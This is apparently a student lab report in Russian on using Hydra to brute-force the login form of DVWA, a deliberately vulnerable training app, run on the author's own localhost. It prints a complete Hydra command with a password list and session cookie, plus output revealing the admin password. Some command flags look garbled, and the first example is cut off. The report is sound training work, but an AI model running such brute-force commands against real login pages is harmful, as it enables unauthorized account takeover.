

Отчёт по 3-ему этапу индивидуального проекта

Основы информационной безопасности

Бережной Иван Александрович

Содержание

1	Цель работы	4
2	Задание	5
3	Теоретическое введение	6
4	Выполнение лабораторной работы	7
5	Выводы	10

Список иллюстраций

4.1	Смена уровня безопасности	7
4.2	Список паролей	8
4.3	DVWA	8
4.4	Просмотри куки	9
4.5	Hydra	9

1 Цель работы

Приобрести практические навыки по использованию инструмента Hydra для брутфорса паролей DVWA.

2 Задание

Забрутфорсить свой сервер.

3 Теоретическое введение

Hydra — инструмент для перебора логинов и паролей по различным протоколам.


Брутфорс формы входа в **DVWA** (Damn Vulnerable Web Application).

1. Убедитесь, что DVWA запущено и уровень безопасности установлен на **Low**.
2. Найдите параметры формы входа (обычно: username, password, Login).

```
hydra -l admin -P passwords.txt 127.0.0.1 http-post-form "/dvwa/login.php:username=^US
```

4 Выполнение лабораторной работы

Для начала нужно установить соответствующий уровень защиты сервера. Насколько я понял, *impossible* не получится забрутфорсить с помощью Нудга, поэтому поставим **medium** (рис. 4.1).



DVWA Security 🔒

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium ▼ Submit

Security level set to medium

Рис. 4.1: Смена уровня безопасности

Теперь найдём какой-нибудь список часто используемых паролей. Я скачал `rockyou.txt` (рис. 4.2).




Рис. 4.2: Список паролей

Вернёмся в базу данных (рис. 4.3) и посмотрим на куки (рис. 4.4). Они понадобятся для написания команды.




Рис. 4.3: DVWA




Рис. 4.4: Просмотр куки

Вводим команду, представленную на рисунке. Она выдала подходящий пароль (рис. 4.5).

```
laberozhnov@laberozhnovj:~$ hydra -F ~/Зарядки/rockyou.txt -u 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=rbgs0m8m4jeu35p2guk50nav7h:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 21:36:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=rbgs0m8m4jeu35p2guk50nav7h:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 21:37:18
```

Рис. 4.5: Hydra

5 Выводы

В ходе выполнения этапа проекта мы попрактиковались в использовании инструмента Hydra для брутфорса паролей DVWA.